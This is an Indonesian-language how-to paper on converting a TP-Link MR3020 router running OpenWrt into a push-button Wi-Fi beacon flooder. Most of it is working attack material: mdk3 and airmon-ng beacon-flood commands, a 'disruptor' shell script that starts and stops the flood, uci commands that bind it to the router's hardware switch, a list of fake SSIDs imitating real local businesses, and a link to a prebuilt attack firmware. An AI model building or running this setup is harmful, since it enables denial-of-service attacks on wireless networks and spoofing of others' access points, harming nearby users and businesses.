Turning TP Link MR3020 into Automate Wireless Attacker

Turning TP Link MR3020 into Automate Wireless Attacker

Oleh Rama Tri Nanda

Pendahuluan

Perkembangan openWRT yang seakan tanpa henti berdampak penting evolusi penggunaan router. Router tidak lagi hanya berfungsi sebagai biasa yang meneruskan serta menyebar titik koneksi data, tapi sudah merambah ke berbagai fungsi interkoneksi data. Hal ini dimungkinkan karena system operasi linux yang ditanamkan ke dalam router.

Beberapa darinya bahkan di implentasikan guna untuk melakukan penetrasi terhadap jaringan computer. Sebut saja beberapa project yang dikenal dengan nama pwniexpress, minipwner, serta pineapple.

Paper ini memaparkan salah satu tindakan penetrasi terhadap jaringan wireless dengan menggunakan openwrt sebagai pijakan pertamanya. Tindakan serangan terhadap jaringan wireless yang dilakukan adalah beacon flooder dengan router 3G merek TP Link MR3020 sebagai subjeknya.

Catatan: Implementasi Automate wireless Disruptor ini bisa saja di digunakan pada router apa saja asalkan sudah ditanamkan openwrt sebagai operating systemnya.

1. Beacon frame dan beacon flooder

1.a. Beacon frames

Beacon frame bisa dikatakan sebagai detak kehidupan, element utama yang menyisyaratkan eksistensi dari sebuah koneksi wireless.

Walaupun hanya mempunyai besar sekitar 50 bytes tapi tanpanya sebuah interkoneksi antar jaringan wireless takkan terjadi.

Berbeda dengan headers frame, beacon frames tidak berisi tentang mac address sumber ataupun tujuan data. Beacon frames memuat informasi lain, diataranya:

- Beacon interval, memuat informasi waktu tentang jarak antara satu transmisi beacon dengan transmisi lainnya.
- Timestamp, timestamp adalah informasi waktu yang disampaikan guna menyelaraskan semua titik station yang terkoneksi dengan access point yang sama.
- SSID, memuat nama alias dari sebuah access point. Untuk terkoneksi kedalam jaringan perangkat memerlukan informasi ini. Tapi terkadang atas nama keamanan SSID bisa di setting untuk menjadi tersembunyi atau tak dikenal (unknown).
- Supported rates, setiap beacon frame membawa informasi ini agar perangakat yang akan terhubung mendapatkan informasi tentang data rates yang didukung oleh access point. Misalkan jikan beacon menyatakan rates hanya bekerja pada 1 hingga 5,5Mbps alhasil perangkat hanya akan bekerja pada standar 802.11b.
- Parameters Sets, adalah informasi yang memuat tentang metoda pancaran signal yang digunakan sebuah acces point.
- Capability Information, informasi ini menyuarkan tantang persyaratan yang wajib agar sebuah perangkat bisa terhubung ke acces point. Misalkan informasi yg menyatakan semua perangkat harus mempunyai informasi WEP yang pas agar bisa terhubung dan ikut serta dalam jaringan wireless.
- Traffic Indication Map (TIM), sebuah access point akan secara berkala mengirimkan TIM untuk mengetahui perangkat-perangkat mana saja yang masih terhubung bersamanya.

1.b. Beacon Floders


Beacon flooders adalah sebuah serangan terhadap jaringan wireless dengan cara terus menerus mengirimkan beacon frames yang beragam. Baik itu infomasi SSID, supported rates, ataupun capability infomationnya.

Dampak dari pengiriman beacon frames yang terus menerus ini adalah kelumpuhan perangakat perangkat yang akan ataupun telah terasosiasi dengan sebuah jaringan wireless.

2. Cara melakukan beacon flooder

Dengan menggunakan sebuah program MDK3 yang berjalan dalam system operasi Linux, tindakan beacon flooder bisa sangat mudah dilaksanakan. Adapun langkah awal yang perlu diperhatikan bahwa perangkat wireless card yang akan digunakan mendukung untuk berpindah ataupun membuat koneksi bertype monitor. Diantara jenis-jenis wireless card yang mendukung type monitoring diantaranya card yang berchipset, prism, atheros, ralink, realtek, broadcom dan lainnya. MDK3 untuk keperluan beacon flooder dapat dijalankan dengan cara..

```
airmon-ng start wlan0
mdk3 mon0 b –w –v /root/list
```



*(ini berarti mdk3 akan menjalankan (b) beacon flooders dengan (-w) WEP sebagai capability informationnya, (-c) channel 1 sebagai supported ratesnya, dan (-v) beberapa SSID yang tertera dalam file /roo/list sebagai SSIDnya.

3. Implementasi dalam router openWRT

Implementasi di dalam router openwrt sangat memungkinkan, lantaran packet-packet untuk melakukan serangan ini memang sudah disiapkan. Namun kita mesti menginstallnya terbih dahulu kedalam router tersebut. Langkahnya sebagai berikut

```
opkg update
opkg install aircrack-ng mdk3
```

selebihnya serangan bisa dilakukan seperti halnya menggunakan mdk3 di os linux yang lainnya.

4. Automatisasi serangan dengan openwrt

4.a. Metode-metode automatisasi

Ada banyak jalan yang bisa digunakan untuk membuat router menjalankan beacon floder secara otomatis. Diantaranya

- membuatkan script init untuk mdk3 beserta parameternya. Namun cara ini kurang dianjurkan karena control untuk menghentikan serangan hanya bisa dilakuakan dengan memasukkan perintah kedalam dilingkungan root dari router tsb.
- Menjalankan dari crontab, dengan menjalakan dari crontab kita bisa menjalankan perintah dengan set waktu yang ditentukan. Kelemahan dari memakai crontab adalah kita mesti menginput nilai yang baru jika hendak menjalankan pada waktu yang tidak terdaftar. Selain itu serupa dengan

metoda init, untuk menghentikan serangan kita perlu masuk dan menginput perintah untuk menghentikan proses mdk3.

- Menjalankan dengan kustumisasi tombol router, kustumisasi dengan tombol yang berada di router memungkin kita menjalankan script dengan hanya memencet tombol yang akan mentrigger router menjalankan mdk3. kelemahan dari metode ini adalah tidak semua router mempunyai tombol yang terbuka. Banyak dari router hanya memiliki tobol reset, itupun letaknya sangat tersembunyi dan kurang mudah untuk di gunakan.

Menjalankan mdk3 lewat kustumisasi tombol mungkin satu2nya yang paling efisien dan sekaligus efektif. Dan di karenakan hal itu jugalah router TP LINK MR3020 menjadi sangat layak untuk dipilih.

4.b. Kustumisasi tombol TP LINK MR3020

Jika di petakan maka mini router TP LINK MR3020 mempunyai tiga tombol trigger, yakni button WDS yang terwakilkan pada tombol WDS di permukaan atas router, button 0 yang berada pada switch dibagian samping router jika digeser ke posisi 3G dan WIPS, dan button 1 jika switch dibagian samping router jika digeser keposisi AP. Hal ini bisa di ketahui lewat perintah logread setelah melakukan perubahan script /etc/hotplug2.rules dan menambahkan file script button kedalam router.

WDS = WDS
3G = button 0
AP = button 1
WISP = button 0

Sebelumnya pastikan packet yang mdk3 sudah terintegrasi

```
opkg update
opkg install aircrack-ng mdk3
```

Edit file /etc/hotplug2.rules

```
vi /etc/hotplug2.rules
```

Hapus tanda ^ sebelum button$

```
$include /etc/hotplug2-common.rules

SUBSYSTEM ~~ (^net$|^input$|button$|^usb$|^ieee1394$|^block$|^atm$|^zaptel$|^tty$) {
        exec /sbin/hotplug-call %SUBSYSTEM%
}

DEVICENAME == watchdog {
        exec /sbin/watchdog -t 5 /dev/watchdog
        next-event
}
```

Buat sebuah folder baru di /etc/hotplug.d/ dengan nama button

```
# mkdir -p /etc/hotplug.d/button
```

Buat file bernama buttons didalam folder /etc/hotplug.d/button/ yang berisi

```
#!/bin/sh
logger $BUTTON
logger $ACTION
```

pindahkan tombol switch ke posisi 3g lalu ke posisi AP dan kemudian posisi WISP. Maka dengan mengetikkan logread disana akan terlihat respon dari router mengenali tombol yang dipindahkan

```
Sep  8 15:54:10 OpenWrt user.notice root: BTN_0
Sep  8 15:54:10 OpenWrt user.notice root: pressed
Sep  8 15:54:10 OpenWrt user.notice root: BTN_1
Sep  8 15:54:10 OpenWrt user.notice root: released
Sep  8 15:54:36 OpenWrt user.notice root: BTN_1
Sep  8 15:54:36 OpenWrt user.notice root: pressed
Sep  8 15:54:36 OpenWrt user.notice root: BTN_0
Sep  8 15:54:36 OpenWrt user.notice root: released
Sep  8 15:54:56 OpenWrt user.notice root: BTN_0
Sep  8 15:54:56 OpenWrt user.notice root: pressed
```

Untuk melakukan kostumisasi selanjutnya dapat dilakukan dengan menambahkan script 00buttons.

```
wget -O /etc/hotplug.d/button/00-button
https://dev.openwrt.org/export/36332/trunk/target/linux/atheros/base-files/etc/hotplug.d/button/00-button
```

Buat sebuah file di folder **/root/** yang berisi dengan nama disruptor

```
#!/bin/sh
echo ================================================================
echo Actually this script is created by raldnor
echo I just mod it, u can find it here
echo http://forums.hak5.org/index.php?/topic/28926-occupineapple-button-script/
echo ================================================================

if [ "$(pidof mdk3)" ]
then
 logger "Disruptor is running, killing it now..."
 sleep 1
 kill $(pidof mdk3)
if grep -q mon0 /proc/net/dev
 then
 logger "Monitor interface up, bringing it down..."
 airmon-ng stop mon0
 fi
 logger "Done."
else
 logger "Disruptor not running, starting now..."
if grep -q mon0 /proc/net/dev
 then
 logger "Monitor mode active..."
else
 logger "Monitor mode not active, starting now..."
 airmon-ng start wlan0
 logger "Starting MDK3..."
 mdk3 mon0 b -w -v /root/aplist &
```

```
 logger "Disruptor active! Bailing out!"
fi
```

***script ini akan mendeteksi apabila mdk3 sudah berjalan maka ia akan menghentikan proses mdk3 dgn cara kill pid**

kemudian set permissions file disruptor menjadi application

```
chmod u+x /root/disruptor
```

buat sebuah file bernama aplist di /root/ yang berisi MAC address dan SSID buatan, misal berisi seperti ini


```
73:54:25:87:35:22 Margo City
D8:0B:D0:E2:0E:50 NAV Karaoke
55:24:76:34:12:56 Starbucks
4F:07:10:F5:0A:00 Kopitiam
5D:0E:80:46:0D:10 Giant Hypermart
65:34:76:24:56:33 The Old House Coffee
C3:0B:A0:D4:01:00 Celcius
E3:07:00:B9:07:80 Mutiara Ban Service Station
48:07:80:73:07:40 Dunkin Donuts
C4:04:90:14:0C:F0 Koepoe Koepoe
7C:0A:90:68:03:50 Foodcourt
22:0A:D0:D0:0E:20 Aladdin Digital Copy & Printing
B2:03:E0:FE:09:50 Food Garden
56:34:65:32:54:76 KFC
00:0A:90:E2:0E:D0 Gramedia
CB:0E:80:A3:08:10 Kedai Kopi KIMUNG
54:32:76:35:24:65 RedZ Net
F4:07:10:85:08:10 Warkop Gaul
DE:09:C0:B4:0D:80 The Gazebo
5F:0B:A0:50:0D:20 ZOE Cafe & Library
D8:08:00:0C:00:40 Gieselda's home
```

```
76:44:26:35:22:63 NetworkUnavailable
D9:03:E0:C8:07:70 Burger&Grill Resto
66:00:20:95:04:80 Barel
76:24:65:24:76:35 Solaria
```

Dan untuk mengintegrasikan button_0 sebagai trigger/pemicu script dapat dilakukan dengan cara menginpukan

```
uci add system button
uci set system.@button[-1].button=BTN_0
uci set system.@button[-1].action=pressed
uci set system.@button[-1].handler='/root/disruptor'
uci commit system
reboot
```

sesudah router reboot, perangkat ini sudah bisa digunakan dengan memindahkan switch ke posisi 3G untuk menjalankan serangan dan memindakan ke posisi WISP untuk menghentikannya.



5. Menggunakan costum firmware

Untuk memudahkan anda juga bisa menggunakan firmware yang sudah di kustumisasi untuk melakukan serangan beacon flooder ini di https://sites.google.com/site/semarak2011/dokumen/openwrt-tl-mr3020-v1-disrupter%20v1.bin .

Source

- http://www.wi-fiplanet.com/tutorials/print.php/1492071
- http://lirva32.org/web/index.php?option=com_content&view=article&id=153:beacon-flooding&catid=14:wireless-hacking&Itemid=3
- http://forums.hak5.org/index.php?/topic/28926-occupineapple-button-script/
- http://wiki.openwrt.org/doc/howto/hardware.button
- http://wiki.openwrt.org/doc/howto/obtain.firmware.generate

Greets: openwrt Indonesia, akram, om lirva32, brahmanggi aditya, richy hendra…all human or not (^^) who always support inspired me.

Rama Tri Nanda, seorang blogger enthusiast, addict akan perkembangan tekhnologi terutama yang berkaitan dengan komputer dan semua hal turunannya. Penulis bisa dihubungi lewat kontak email: ramatrinanda@gmail.com , rama_porter@yahoo.co.uk.